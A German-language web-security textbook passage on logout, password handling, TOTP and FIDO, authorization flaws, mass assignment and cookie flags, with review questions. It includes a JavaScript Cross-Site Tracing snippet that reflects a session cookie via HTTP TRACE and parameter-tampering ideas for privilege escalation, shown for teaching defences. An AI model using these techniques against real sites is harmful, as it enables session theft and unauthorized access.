Symmetrisch zum Login sollte auch eine Logout-Operation implementiert werden. Dadurch kann der Benutzer seine Session beenden und dadurch das mögliche verwendbare Zeitfenster gegenüber Angriffen (z. B. gegenüber CSRF-Angriffen) verkleinern.

Bei neueren Standards wie der ÖNORM A77.00 gibt es die Anforderung, dass der Benutzer nicht nur seine aktuelle, sondern auch alle seine bestehenden Sitzungen beenden kann.

Beispiel: Benutzer besitzt einen Desktop und einen Laptop. Der Laptop wird gestohlen, es sollte möglich sein eine offene Web-session am Laptop über den Desktop zu beenden.

4.2.5 Deaktivieren/Sperren/Löschen von Accounts

Wird ein Benutzeraccount gelöscht oder deaktiviert stellt sich die Frage, wie mit den gelöschten Daten des Benutzers umzugehen ist.

Wurde ein Account gesperrt muss dafür Sorge getragen werden, dass:

- bereits ausgestellte Recovery-Codes den Account nicht reaktivieren können
- aktive Benutzersessions beendet werden
- der Benutzer sich nicht mehr einloggen kann

Die Hauptfrage bei einem zu löschenden Account ist, welche Daten gelöscht, und welche Daten persistiert werden müssen (beides primär aus rechtlichen Gründen).

4.3 Behandlung von Passwörtern

Die grundsätzliche Strategie wäre, keine Passwörter in der Applikation zu speichern, einzugeben oder zu verarbeiten. Wenn die Applikation niemals Zugriff auf Passwörter hat, können diese auch nicht verloren werden. Falls dies nicht möglich ist, müssen beim Umgang mit Passwörtern gewisse Grundregeln eingehalten werden.

Genauere Informationen zur sicheren Speicherung von Passwörtern können im Kapitel *Sensitive Data Exposure* (12) gefunden werden.

Prinzipiell können Angriffe gegen Passwörter in drei Kategorien eingeteilt werden:

1. Disclosure tritt auf, wenn das Passwort unbeabsichtigt "veröffentlicht" wird. Dies kann z. B. durch Notizzettel, Wikis oder auch durch phishing geschehen.
2. Online Attacks sind Angriffe gegenüber einem Login-System. Diese können durch das Websystem erkannt werden.

3. Offline Attacks sind Angriffe gegenüber geleakten Passwort-Hashes. Diese können durch das Websystem nicht erkannt werden.

4.3.1 Passwort-Qualität

Kann ein neues Passwort in der Applikation gesetzt werden, sollte dieses gewisse Mindestanforderungen erfüllen. 2018 wurden die NIST 800-63-3: Digital Identity Guidelines veröffentlicht, diese inkludieren mehrere Best-Practices im Umgang mit Passwörtern:

- Minimale Passwortlänge: 8 Zeichen. Ein Unicode Zeichen ist ein Zeichen.
- Falls ein Benutzer ein längeres Passwort eingibt, müssen mindestens 64 Zeichen gespeichert werden.
- Das periodische Neusetzen von Passwörtern wird nicht mehr gefordert. Diese Maßnahme bewirkte schwächere Passwörter.
- Komplexitätsregeln bei Passwörtern (mindestens ein Sonderzeichen und ähnliches) wurden entfernt.
- Neu eingegebene Passwörter müssen gegen eine Liste von bekannten Passwort-Leaks und gegen bekannte Standard bzw. häufig genutzte Passwörter getestet werden.
- Passwort-Hints dürfen nicht mehr verwendet werden.

Um eingegebene Passwörter gegen eine Liste von geleakten Passwörtern zu überprüfen, kann z. B. von `haveibeenpwned` eine ca. 10 Gigabyte große Liste an Passwort-Hashes heruntergeladen werden. Alternativ bietet `haveibeenpwned` einen Passwort-Check Service an. Bei diesem werden Passwörter nicht als Hash übermittelt (ansonsten würde der Serverbetreiber Wissen über die verwendeten Passwörter erhalten), sondern es wird das Passwort gehashed, die ersten 5 Zeichen des Hashes übertragen und anschließend eine Liste aller gefundenen Hashes an den Client zurück übertragen.

4.3.2 Passwort Vergessen Funktion

Ein wichtiger Grundsatz ist *Account recovery not password recovery*. Dieser sagt aus, dass der Benutzer wieder Zugang zu seinem Account erhält, aber nicht sein bestehendes Passwort einsehen kann. In einer korrekt implementierten Applikation sollte das bestehende Passwort nirgends unverschlüsselt gespeichert werden, daher sollte diese Möglichkeit prinzipiell nicht technisch möglich sein.

Meistens wird man aus Gründen der Usability dem User eine Möglichkeit des Passwort-Resets geben. Dies wird normalerweise über eine Email mit einem Passwort-Reset Link implementiert. Folgende Implementierungshinweise:

- Dem User sein bestehendes Passwort zuzusenden ist ein epic fail da hierfür das Passwort unverschlüsselt gespeichert werden müsste.
- Dem Benutzer ein neues Passwort per Email zuzuschicken sollte vermieden werden.
- Der generierte Link sollte nur einmalig verwendbar sein, und auch nur das Updaten des aktuellen (vergessenen) Passworts erlauben.
- der generierte Link sollte nur für den betreffenden User verwendbar sein.

Hinweis: die aktuellen NIST Richtlinien verbieten explizit die Verwendung von "Passwort Fragen" ("In welcher Straße bist du aufgewachsen, etc.") zum Zurücksetzen des Passworts. Grund: diese Fragen waren bei bekannteren Personen einfach nachzuforschen.

Die Verifikation kann auch über Alternate Transports geschehen. Ein Beispiel wäre die österreichische Sozialversicherung, bei der ein neues Passwort über einen eingeschriebenen Brief an den User verschickt wird. Dadurch wird eine Identitätsfeststellung des Empfängers erzwungen.

Sobald ein neues Passwort gesetzt wurde sollte der Benutzer über mehrere Wege über diese Passwortänderung notifiziert, und ihm eine Möglichkeit der Account-Sperre gegeben, werden. Typische Nachrichtenwege wären z. B. Emails oder SMS.

4.3.3 Passwort ändern Funktion

Der Benutzer sollte die Möglichkeit besitzen, sein Passwort neu zu setzen. Für eine sichere Operation muss folgendes gegeben sein:

- der User muss aktuell authenticated sein
- der Benutzer kann nur sein eigenes Passwort ändern
- im Zuge der Operation, die das neue Passwort setzt, muss auch das alte Passwort erfragt werden.

Das bestehende Passwort wird erfragt, damit ein Angreifer mit Zugriff auf die Session nicht ein neues Passwort setzen kann (und dadurch unbegrenzten Zugriff auf das Benutzerkonto erhält). Im einfachsten Fall geschieht so ein Angriff indem der Angreifer auf einem nicht-gesperrten Computer ein neues Passwort innerhalb einer eingeloggten Webapplikation eingibt.

Damit diese Schutzmaßnahme funktioniert, müssen sowohl das alte als auch das neue Passwort im gleichen Schritt übermittelt werden. Ebenso verhindert dies CSRF-basierte Angriffe.

4.3.4 Passwörter für Drift-Dienste

Teilweise können Passwörter nicht gehashed innerhalb der Applikation gespeichert werden. Dies tritt zum Beispiel auf, wenn das Passwort an eine Drittapplikationen weitergegeben werden muss – eine Webapplikation welche zur Darstellung eines IMAP-Emailkontos dient muss z. B. innerhalb der Applikation die Zugangsdaten für das externe Email-System speichern. Falls dieser Email-Server das Passwort in plain-text benötigt, muss die Applikation nun auch das Passwort in plain-text speichern und kann daher keine Einweg-Hashfunktion anwenden.

Prinzipiell ist hier das Grundproblem, dass das sensible Passwort an eine externe, potentiell nicht vertrauenswürdige, Applikation übergeben werden muss.

4.4 Alternativen zu Passwort-basierten Logins

Benutzer sind notorisch schlecht bei der Wahl sicherer Passwörter. Um diese Gefahrenquelle zu minimieren wird versucht, entweder die Sicherheit des Login-Vorgangs mit einem zweiten Faktor zu verstärken, oder Passwörter vollkommen durch physikalische Tokens zu ersetzen.

TOTP ist ein Verfahren, dass zur Implementierung eines zweiten Faktors eingesetzt werden kann. Im Gegensatz dazu, werden die Protokolle der FIDO-Allianz häufig für die Implementierung Passwort-loser Authentifizierungsvorgänge genutzt.

4.4.1 TOTP

Time-based One-Time Passwords (TOTP, RFC 6238) ist ein häufig verwendetes Verfahren zur Implementierung eines weiteren Authentication-Faktors. Es ist ein Zusammenspiel zwischen Authenticator (meist eine mobile Applikation) und einer Webapplikation.

Initial wird ein shared secret key zwischen Authenticator und Webapplikation ausgetauscht. Wird nun eine Authentifikation benötigt wird nun auf beiden Seiten die aktuelle Systemzeit (in Sekunden seit Beginn der UNIX Epoche) auf 30 Sekunden gerundet und ein MAC (unter Zuhilfenahme des shared secret keys) gebildet. Dieser MAC wird nun auf 31 bit gekürzt und in einen 6 oder 8 stelligen Zahlencode verwandelt. Dieser wird am Authenticator angezeigt und muss vom User in der Webapplikation als weiterer Faktor eingegeben werden. Sofern beide berechnete Werte ident sind, wird die Authentifikation erfolgreich durchgeführt.

Ein Vorteil dieses Verfahrens ist, dass nach dem initialen Schlüsselaustausch keine Netzwerkverbindung zwischen Authenticator und Applikation benötigt wird. Ein Nachteil ist, dass die Systemuhren der betroffenen Systeme synchronisiert werden müssen.

4.4.2 Protokolle der FIDO-Alliance

Die FIDO-Alliance¹ ist eine nicht-kommerzielle Vereinigung von über 150 Unternehmen und Behörden mit dem Ziel, offene und lizenzfreie Authentifizierungs-Industriestandards zu schaffen. Ihre Mitglieder beinhalten u.a. Alibaba, Google, Microsoft, Samsung und YubiCo.

Ende 2014 wurde FIDO 1.0 veröffentlicht, dieser Standard umfasste:

- U2F (Universal Second Factor) standardisiert den Einsatz von physikalischen Tokens (wie z. B. einem Yubikey). Sofern die Webapplikation und der verwendete Webbrowser U2F unterstützen kann der Benutzer sich mit einem Hardware-Token authentifizieren (z. B. durch Knopfdruck auf einem USB-Stick oder durch Antappen eines NFC/BLE Tokens).
- UAF (Universal Authentication Framework) dient zur Implementierung eines Passwort-losen Logins. Der Benutzer muss über ein UAF-kompatibles Endgerät verfügen (z. B. Windows 10) und registriert quasi sein Endgerät bei der Webapplikation.

Das Grundprinzip basiert auf public key Kryptographie. Wenn ein Authenticator (z. B. Android Gerät) als Gerät eines Benutzers registriert wird, wird im Gerät ein public/private key pair generiert und der public key dem FIDO Server mitgeteilt. Im Falle einer Benutzerauthentication wird die Anfrage des Servers vom Client mit dem private key signiert, mit dem serverseitig hinterlegten public key verglichen und damit die Identität des Benutzers verifiziert. Lokal werden meistens biometrische Methoden zum Schutz der Tokens verwendet.

FIDO2 kombiniert mehrere Projekte um eine passwortlose Authentication zu erlauben. Das vom W3C standardisierte WebAuthn wird von Webbrowsern implementiert und erlaubt es Webapplikationen (mittels JavaScript) eine FIDO Benutzerauthentication durchzuführen. Das Client-to-Authenticator-Protocol (CTAP) standardisiert das Kommunikationsprotokoll zwischen Authenticator (Hardware-Tokens) und dem Webbrowser (Client). Es gibt zwei Varianten CTAP1 und CTAP2 wobei CTAP1 dem FIDO U2F Standard entspricht.

Wird FIDO mit TOTP verglichen, können konzeptionelle Unterschiede erkannt werden:

- FIDO1/2 überträgt nur einen öffentlichen Schlüssel während der Registrierung eines neuen Authenticators. TOTP überträgt ein shared secret. Bei FIDO verlässt der geheime Schlüssel niemals den Authenticator.
- TOTP benötigt im Gegensatz zu FIDO während der Authentifizierung keine aktive Netzwerkverbindung zwischen Authenticator und Service. Stattdessen benötigt TOTP eine synchronisierte Systemzeit zwischen allen beteiligten Parteien.
- Da bei FIDO der geheime Schlüssel nicht den Authenticator verlässt, gibt es ein Pairing zwischen dem Device und dem Service. Bei TOTP kann ein Benutzer das idente shared secret mit mehreren Authenticatoren verwenden, eine Zuordnung zu einem dedizierten Authenticator ist daher nicht möglich.
- TOTP besitzt keine Hardware-Requirements und kann daher gratis in Software implementiert werden. Während FIDO ein freier Standard ist, setzt es einen Hardware-Token voraus — dadurch ist der Einsatz von FIDO mit Hardware-Kosten verbunden und ist tendenziell nicht "gratis".

4.5 Authentication von Operationen

Um eine serverseitige Rechtekontrolle durchführen zu können ist sowohl eine Benutzer-Identifikation, -Authentifikation und Authorization notwendig. Es muss sowohl die Benutzeridentität als auch dessen Berechtigung (Authorization) überprüft werden. Dies muss vor Exekution der aufgerufenen Operation serverseitig durchgeführt werden.

Da für jede Überprüfung der Authorization eine Feststellung der Benutzeridentität notwendig ist, werden beide meistens zusammengefasst durchgeführt. Ein wichtiger Unterschied ist, dass bei

¹Die Abkürzung FIDO steht für Fast IDentity Online.

einem Fehler innerhalb der Authorization ein Angreifer eine Operation trotz fehlender Berechtigung aufrufen kann, dieser Aufruf allerdings einem bestehenden Benutzerkonto zugeordnet werden kann (audit/log trail). Bei Fehlern in der Authentifikation kann jeder anonyme Internetbenutzer auf die betroffenen Operationen und Daten zugreifen. Dies gilt auch für automatisierte Scantools, Search Bots und Crawler. Falls bei der Transportlevel-Sicherheit auch Fehler vorhanden sind, besteht ebenso großes Risiko durch Man-in-the-Middle Proxies (MitM-Proxies).

4.5.1 Probleme im Umfeld der Authentication

Das schwerwiegendste Problem wäre es, wenn keine Kontrolle der Authentication durchgeführt wird. Nach einem Login kann jeder anonyme Benutzer auf alle Operationen und Daten zugreifen, eine Zuordnung der Operationsausführung zu einem eingeloggten Benutzer findet nicht statt. Prinzipiell handelt es sich hierbei um Security-by-Obscurity da die Sicherheit der Operationen und Daten nur davon abhängt, dass der Angreifer die URL der Operationen nicht kennt. Dies ist allerdings selten der Fall, da MitM-Proxies und Crawler zur Identifikation der Operationen verwendet werden können. Ebenso stellen die meisten API-Server automatisch generierte Dokumentation der bereitgestellten Operationen zur Verfügung.

Dieses Verhalten kann vermehrt bei ehemaligen Desktop-Applikationen die in browser-seitige Applikationen (z. B. Java-/Flash-/Silverlight-Applets) konvertiert wurden, festgestellt werden.

In abgeschwächter Form kann eine ähnliche Schwachstelle teilweise bei historisch gewachsenen Applikationen gefunden werden. Hier haben sich im Laufe der Zeit Technologietrends, Firmen-Guidelines oder Programmiererteams verändert und die Gesamtapplikation besteht aus Komponenten, die in verschiedenen Programmiersprachen/Frameworks implementiert wurden. Da Authentication-Daten zumeist über das Framework abgehandelt werden, passiert es hier nun häufig, dass bei einem Teil der Applikationen die Authentication vergessen wird.

Ein weiteres häufiges Problem sind selbst geschriebene Komponenten. Ähnlich wie bei dem letzten Fehlerfall wird hier eine bestehende Applikation um eine weitere Funktion erweitert, auch hier kann dies zeitverzögert durch neue Programmierer geschehen. Bei den neu geschriebenen Komponenten wird gerne auf die Authentication vergessen — eine mögliche Ausrede wäre es, dass externe Programmierer eventuell das bestehende System nicht gut kennen.

Beispiel: eine Kundenwebseite erlaubt den Download von Rechnungen. Die gesamte Webseite ist in JSP geschrieben, die Downloadseite allerdings in ASP.Net. Rechnungen können über die URL /documents/download/123 bezogen werden. Bei Tests wurde festgestellt, dass über freie Wahl der ID (Zahl) beliebige Kundenrechnungen heruntergeladen werden konnten, da keine Authentication implementiert wurde. Bei Analyse der Logdateien wurde weiters festgestellt, dass die betroffenen Daten bereits vom Google SearchBot indiziert wurden und somit im Suchindex aufgenommen waren.

Gegenbeispiel: die Webseite eines Personentransportunternehmens verschickt eine Email mit einen Link auf das gekaufte Ticket. Beim Ticket-Download wird keine Authentication durchgeführt, Begründung: bei der Kontrolle gab es immer wieder Probleme, dass Kunden ihr Ticket nicht herunterladen konnten da sie ihre Zugangsdaten vergessen hatten. Um das Risiko zu senken wurden als IDs große Zufallszahlen gewählt.

4.6 Reflektionsfragen

1. Was versteht man unter Multi-Faktor-Authentication?
2. Wie funktionieren TOTP und FIDO U2F? Worin liegen konzeptionelle Unterschiede?
3. Welche Regeln sollten bei der Speicherung von Passwörtern und zu der Sicherung der Qualität der Passwörter beachtet werden?

4. In einer Datenbank werden Benutzerpasswörter als MD5-Hash gespeichert. Welche Probleme können dabei auftreten und wie kann dies gelöst werden?
5. Was ist der Unterschied zwischen Identification und Authentication? Nenne zumindest vier Beispiele wie ein Benutzer identifiziert werden kann.
6. Wie sollte ein Login-Formular gestaltet sein? Von welchen Techniken sollte man Abstand nehmen?
7. Was ist eine User Enumeration und wie kann man sich dagegen schützen? Was sind komplexere Applikationsfunktionen die schwer gegenüber User Enumeration absicherbar sind?
8. Was sind Brute-Force Angriffe und wie werden die dabei verwendeten Daten erzeugt? Welche Gegenmaßnahmen gibt es?
9. Auf welche Gefahren sollten bei der Implementierung der Passwort-Vergessen Funktion geachtet werden?

5. Authorization

Unter Authorization versteht man die Kontrolle der Benutzerrechte vor der Ausführung der jeweiligen Operation. Die Authorization muss immer server-seitig und zum Zeitpunkt des Operationsaufruf passieren. Authorization benötigt eine zuvorige Authentication des Benutzers.

5.1 Probleme während der Authorization

Die Problematik fehlender Authorization ist sehr ähnlich zu der Problematik fehlender Authentication. Ein großer Unterschied liegt bei der Eingrenzung der Auswirkung nach einem erfolgreichem Angriff. Bei einer fehlenden Authentication ist kein Benutzerlogin zur Ausführung von Operationen notwendig. Es kann daher jeder anonyme Internetbenutzer auf die Daten zugreifen, im Worst-Case werden sensible Daten auch von automatisierten Crawlern erfasst und gespeichert.

Bei einer fehlerhaften Authorization muss ein Angreifer sich zumindest authentifizieren. Im Fehlerfall kann der Betreiber den Login- und Registrierungsprozess unterbinden, alle Benutzer ausloggen und erhält auf diese Weise eine Plattform, auf die er trusted User wieder zulassen kann um einen eingeschränkten Betrieb zu ermöglichen (während der grundlegende Fehler behoben wird). Bei einer fehlenden Authentication muss die Plattform deaktiviert werden, da es diese Möglichkeit zur Einschränkung auf vertrauenswürdige Benutzer entfällt.

5.1.1 Keine/Fehlende Authorization

Die Applikation überprüft zwar die Authentication aber jeder eingeloggte Benutzer darf alle Operationen aufrufen.

Da ein Benutzer sich initial authentifizieren muss, kann aufgrund des Logverlaufs der Fehler zumindest analysiert und der bössartige User ausgesperrt werden. Eine Gefährdung durch Crawler findet ebenso nicht statt, da diese keine valide Authentication durchführen können.

Analog zu den Fehlern bei der Authentication, kann es zu Problemen kommen wenn eine Applikation innerhalb mehrere Programmiersprachen/Frameworks implementiert wurde bzw. weitere Komponenten zu einer bestehenden Lösung hinzugefügt wurden. Hauptproblem ist die Integration der Authorization in das Bestandssystem. Als Pen-Tester sollte man immer diese Komponenten gezielt auf Authentication- und Authorization-Fehler hin testen.

There is a special place in hell for developers that think that not-displaying UI elements is a kind of authorization. Häufig werden in Abhängigkeit der Benutzerrolle nur Teile der Funktionalität angezeigt. Ein Angreifer der einen zweiten Benutzeraccount mit diesen Rechten (oder Log-Dateien) besitzt, erhält allerdings Informationen über die Operationen und kann diese direkt aufrufen. Dies ist ein Fall von Security by Obscurity.

Das erzwungene Aufrufen von Webseiten über URLs wird auch *Forceful Browsing* genannt. Wird direkt auf Ressourcen, wie z. B. Downloadlinks, zugegriffen, wird dies *direct object reference* genannt.

5.1.2 Unterschiedliche Authorization in Alternate Channels

Falls eine Webapplikation Daten oder Operationen auf unterschiedliche Arten und Weisen anbietet, müssen die Schutzmechanismen auf den verschiedenen Kanälen synchronisiert werden.

Wird z. B. eine Operation direkt mittels der Webseite als auch über eine SOAP Webservice-Schnittstelle (z. B. für eine mobile Applikation) angeboten, müssen auf beiden Schnittstellen die gleichen Zugriffsberechtigungen überprüft werden. Häufig kann man während Penetration-Tests verminderte Schutzmaßnahmen bei Webservice-Schnittstellen feststellen.

5.1.3 Hint: Update Operationen

Anhand eines Beispiels soll gezeigt werden, warum auch einfache Operationen komplexe Sicherheitsfragen aufwerfen können. Bei dem konkreten Beispiel sollen Benutzerdaten aktualisiert werden. Hierfür wird folgende Update-Operation aufgerufen:

```
POST /user/update/1 HTTP/1.1
```

Als Parameter wird ein JSON-String mit den neuen Werten übergeben:

```
{
  "id" : "1",
  "name" : "happe"
}
```

Bei diesem Beispiel fallen folgende sicherheitsrelevanten Fragen an:

- kann ich durch Setzen einer anderen ID (statt 1) in der URL auf einen anderen Datensatz schreibend zugreifen?
- was passiert, wenn man die ID im Datensatz ändert? Teilweise überprüfen Webapplikationen nur die ID innerhalb der URL und ignorieren die IDs innerhalb des Datensatzes. Mit Glück kann man diesen Mismatch zum Überschreiben anderer Datensätze verwenden.
- was passiert, wenn im Datensatz keine ID vorkommt und der Angreifer manuell ein ID-Element in das JSON-Dokument hinzufügt?
- was passiert, wenn der Angreifer ein neues JSON-Element namens *“Admin”*: *“true”* hinzufügt?
- was passiert, wenn der Angreifer statt HTTP POST eine HTTP GET Operation verwendet? HTTP GET sollte eigentlich eine read-only Operation sein, deswegen werden GET requests teilweise von Web-Application Firewalls nicht kontrolliert und man kann auf diese Weise Firewall-Regeln umgehen.

5.1.4 Probleme mit Mass-Assignment

Moderne Web-Frameworks versuchen die Effizienz von Programmierern zu verbessern. Ein Feature, welches potentiell negativen Einfluss auf die Sicherheit einer Applikation besitzt ist *mass assignments*.

Unter Mass-Assignment versteht man das automatisierte Zuweisen von Werten aus einem HTTP Request zu einem Datenbank-Objekt. So könnten z. B. bei einem User-Update die übergebenen HTTP-Parameter automatisch gegenüber den bekannten Datenbankfeldern gematched werden und Parameter wie z. B. *vorname* oder *nachname* werden automatisch auf das Datenbankfeld *vorname* und *nachname* des betroffenen Datensatzes gemapped und aktualisiert.

In Ruby on Rails würde der betroffene Code folgendermaßen aussehen:

```
@user = User.find(params[:id])
@user.update(params[:user])
```

Die erste Zeile des Beispiels verwendet den übergebenen *id* Parameter um aus der Datenbank ein User-Objekt zu laden. In der zweiten Zeile werden nun die vorhandenen HTTP-Parameter automatisch den vorhandenen Feldern des User-Objektes zugewiesen.

Dies ist aus Sicherheitsicht problematisch. Ein Angreifer kann versuchen potentielle Datenbankfelder zu erraten und diese mittels mass-assignment zuzuweisen. Beispiele wären z. b. das Setzen von *role=admin* oder *admin=true*.

Um dies zu verhindern besitzen die meisten Frameworks ein Möglichkeit Attribute für das Mass-Assignmentexplizit zu verbieten (black-list) oder zu erlauben (white-list). Aus Sicherheitsicht ist das automatische Ablehnen von Attributen und die explizite Freigabe einzelner Attribute (also das White-Listing) vorzuziehen.

In Ruby on Rails würde der betroffene Code folgendermaßen aussehen:

```
@user = User.find(params[:id])
@user.update(params.require(:user).permit(:full_name))
```

In diesem Fall werden nur die Felder *full_name* für das Objektes *user* mittels mass-assignment aktualisiert.

5.1.5 Scoping von Daten

Unter Scoping von Daten versteht man das Einschränken der verfügbaren Daten auf einen Subbereich. Eine Web-Operation wird meistens für einen Benutzer aufgerufen, die potentiell verfügbaren Daten sollten so früh wie möglich auf die für den Benutzer verfügbaren Daten eingeschränkt werden.

Beispiel: eine Applikation verwaltet Rechnungen, jede Rechnung hat einen Benutzer als Autor. Mittels einer Update-Operation kann eine Rechnung bearbeitet werden. Dies geschieht mittels der Operation */invoice/1/update*, in der Applikation ist der gerade angemeldete autorisierte User als *current_user* bekannt, mittels *current_user.invoices* kann man auf die Rechnungen des aktuellen Users zugreifen, mittels *Invoice* auf alle Rechnungen die dem System bekannt sind.

Die Update-Operation sollte nun folgendermaßen aussehen:

```
# hier sollte NICHT Invoice.find(params[:id]) stehen
@invoice = current_user.invoices.find(params[:id])

# normaler Update-Code
@invoice.update(the_data_which_will_be_updated)
@invoice.save
```

Durch die Verwendung des User-Scopes wird implizit der Zugriff auf Rechnungen des aktuellen Benutzers erzwungen. Dadurch müssen Zugriffsberechtigungen nicht zusätzlich explizit kontrolliert werden.

5.2 Probleme bei Verwendung von WebSockets

WebSockets unterliegen nicht der Same-Origin-Policy moderner Webbrowser. Es wird daher empfohlen, bei öffnen des WebSockets serverseitig den *Origin*-Header auf valide aufrufende Webseiten hin zu überprüfen. Während des initialen Handshakes wird ein *Web-Socket-Key* übertragen. Dieser dient nur zur Identifikation des Browsers gegenüber dem Webserver und darf nicht zu Authentications- bzw. Authorization-Zwecken verwendet werden.

Über WebSockets werden zumeist Nachrichten verschickt. Der Server wird auf den Erhalt einer Nachricht hin eine Operation starten, vor dieser muss der Server eine Berechtigungsüberprüfung durchführen. Die Berechtigungen zwischen WebSockets und HTTP-basierte Kommunikation müssen auf jeden Fall synchron gehalten werden (siehe auch, Different Authorization in Alternate Channels). Ein häufiges Problem ist, dass der Client vor der Authentication des WebBrowsers gegenüber dem Client bereits einen WebSocket öffnet. In diesem Fall wird meistens eine parallele Session-Verwaltung auf server-seite aufgebaut: innerhalb einer Serverdatenbank wird für den WebSocket-Client eine Session-Id oder eine TokenId generiert, in der Datenbank der betreffende Web-Benutzer dem Token zugeordnet und dem Client das token/die session mitgeteilt. Der Webbrowser muss nun bei jeder WebSocket Anfrage dieses Secret mit übertragen und der Server kann den User über dieses Token identifizieren.

5.3 Time of Check, Time of Use (TOCTOU)

Der Zeitpunkt der Berechtigungsüberprüfung ist essentiell. Sogenannte *Time of Check, Time of Use* Angriffe nutzen racing conditions zwischen der Überprüfung von Operationsberechtigungen und der Ausführung von Operationen aus.

Ein gutes Beispiel für die TOCTOU-Problematik sind zumeist Token-basierte Systeme. Hier wird die Berechtigung eines Anwenders überprüft und danach ein Token mit einer definierten Laufzeit ausgestellt. Wird das Token während der Laufzeit an eine Operation überreicht, wird dieses valide Token als Zugangsberechtigung akzeptiert und die Operation ausgeführt auch wenn zwischenzeitlich die Berechtigungen des Benutzer modifiziert wurden und der Benutzer die Operation eigentlich nicht mehr ausführen dürfe.

5.4 Reflektionsfragen

1. Erkläre den Unterschied zwischen Identifikation, Authentication und Authorization?
2. Was versteht man unter Authorization? Wann und wo sollte diese durchgeführt werden? Welches Sicherheitsproblem versteht man unter Insecure Direct Object Reference bzw. unter Forced Browsing?
3. Welche Probleme können im Zusammenhang mit Mass-Assignment auftreten?
4. Gegeben ein Webshop mit einem Downloadlink für Rechnungen `http://shop.local/invoices/1/download`. Welche sicherheitsrelevanten Fehler können hier nun auftreten?
5. Gegeben eine Profil-Updatefunktion welche als `POST /user/1/update` implementiert wurde, als Parameter werden die Felder `id`, `email`, `new_password` und `rolle` (mit Wert `user`) übergeben. Erkläre zumindest drei Sicherheitsprobleme die während des Updates eines Benutzers auftreten können.

6. Session Management

Eine Session ist eine stehende Verbindung zwischen einem Client und einem Server. Innerhalb der Session kann der Server Zugriffe einem Client zuordnen. Nach erfolgreichem Login kennt der Server also die Benutzeridentität des Clients (bis zum erfolgten Logout). Im Web-Umfeld werden zumeist Cookie-basierte Sessions verwendet, andere Möglichkeiten wären z. B. Token basierte Systeme.

Token-basierte Systeme werden gerne zur Übertragung von Zugangsberechtigungen für REST/SOAP-Webservices verwendet. Sofern die Services state-less sind, ist dies eine sehr gute Kombination. In diesem Fall werden alle notwendigen Session-/Benutzerinformationen im Token transportiert, der Service selbst persistiert keine State-Informationen. Durch diese funktionale Herangehensweise kann der Service perfekt horizontal skalieren: wird mehr Performance benötigt, werden weitere Service-Worker gestartet. Dies ist häufig bei Webservices die durch Mobilapplikationen konsumiert werden der Fall, allerdings seltener bei interaktiven Webapplikationen. Bei letzteren wird der Token häufig als Session-Identifikator missbraucht und dient zur Identifikation einer serverseitigen Session — der Service ist also state-ful. Um ein vollwertiges Session-System zu erlangen müssen Programmierer nun dieses, basierend auf dem Token als Identifier, selbst programmieren und erfinden daher quasi das Rad neu. Die Verwendung von Token erbringt keine Vorteile mehr und sollte in diesem Fall diskutiert werden. Ein häufiger Grund diesen Nachteil in Kauf zu nehmen ist, dass zumindest Web- und Mobilapplikationen die idente serverseitige API konsumieren können.

6.1 Cookies

Ein Cookie ist ein kleines Datenpaket welches im Zuge des Session-Managements vom Server dem Client mitgeteilt wird. Der Client speichert nun dieses Cookie und inkludiert es in jedem Folgeaufruf von Operationen auf dem setzenden Webserver. Ein Cookie besteht aus einem Namen, Wert, Ablaufdatum und einem Gültigkeitsbereich (Domain und/oder Pfad).

Wird eine Domain für ein Cookie gesetzt, wird das Cookie für diese Domain und alle Subdomains übertragen. Dies ist überraschend unsicherer als keine Domain zu setzen: in diesem Fall würde das Cookie nur an die idente Domain (nicht an die Subdomains) übertragen werden.

Eine wichtige Cookie-Option ist das Setzen eines Gültigkeitspfades. Wird dieser gesetzt, dann wird das Cookie nur für Ressourcen übertragen, deren Pfad "unter" diesem Pfad liegen. Auf diese

Wiese können mehrere Applikationen auf unterschiedlichen Pfaden auf einem Webserver betrieben werden während keine Applikation auf die Cookies einer anderen Applikation zugreifen kann.

Zusätzlich zu den Cookie-Einstellungen gibt es spezielle sicherheitsrelevante Cookie-Flags:

6.1.1 secure-Flag

Durch das *secure*-Flag wird die Übertragung des Cookies mittels HTTPS erzwungen. Bei potentiell auftretenden HTTP-Zugriffen wird kein Cookie übermittelt, der Request allerdings abgesendet. Dies erlaubt es dem Webserver auf sichere Weise ein HTTP 300 Redirect von HTTP auf HTTPS durchführen.

6.1.2 httpOnly-Flag

Das *httpOnly*-Flag verbietet es Webbrowsern den Zugriff mittels Javascript auf das Cookie. Falls das Cookie nur zur Bildung der Benutzersession verwendet wird, kann dieses Flag durch den Webserver gesetzt, und damit Javascript-basierte Identity Theft Angriffe stark erschwert werden. Achtung: dieses Flag besitzt keinen Einfluss auf die Verwendung des HTTP- oder HTTPS-Protokolls.

Problematisch ist in diesem Zusammenhang die HTTP TRACE Methode. Diese dient zu Analysezwecken und kopiert den eingehenden Request als Content in das Antwortdokument. Falls der Angreifer nicht mittels Javascript auf das Session-Cookie zugreifen kann, aber die Möglichkeit besitzt per Javascript einen HTTP TRACE Aufruf auf den Opfer-Webserver abzusetzen, kann er auf diese Weise das Session-Cookie extrahieren:

```
<script>
var xmlhttp = new XMLHttpRequest();
var url = 'http://127.0.0.1/';

xmlhttp.withCredentials = true; // send cookie header
xmlhttp.open('TRACE', url, false);
xmlhttp.send();
</script>
```

Aus diesem Grund wird empfohlen, auf Webservern immer HTTP TRACE zu deaktivieren.

6.1.3 sameSite-Flag

Das *sameSite*-Flag dient zur Vermeidung von CSRF-Angriffen. Das Flag unterrichtet den Browser, wann ein Session-Cookie an eine Webseite übertragen werden soll und wann nicht.

Bei Verwendung von *strict* wird niemals ein Session-Cookie im cross-domain Kontext übertragen. Dies bedeutet, dass das Cookie nur übertragen wird, wenn der Benutzer von der Webseite auf einen Link/eine Operation auf der identen Webseite navigiert. Wird z. B. ein Link auf die Webseite von einer externen Quelle angeklickt (z. B. innerhalb eines Forums oder ein Link innerhalb einer Email), wird bei dem URL-Aufruf kein Cookie übergeben. Hier muss beachtet werden, dass falls die Webseite eine *Unvalidated Forward or Redirect*-Lücke besitzt, der Angreifer diese ansteuern kann und bei dem durchgeführten zweiten Aufruf der Browser das Cookie inkludiert und dadurch potentiell bössartige Aktionen ausgeführt werden können.

Bei Verwendung von *lax* darf der Browser bei dem cross-site Zugriff auf die Webseite das Cookie übertragen, dies aber nur wenn eine sichere HTTP Methode (nicht daten-verändernd) verwendet wird und das Ziel eine *top-level navigation* ist (sprich die Webseite aufgerufen wird und nicht eine Operation innerhalb der Webseite).

6.1.4 Beispiel für Cookies

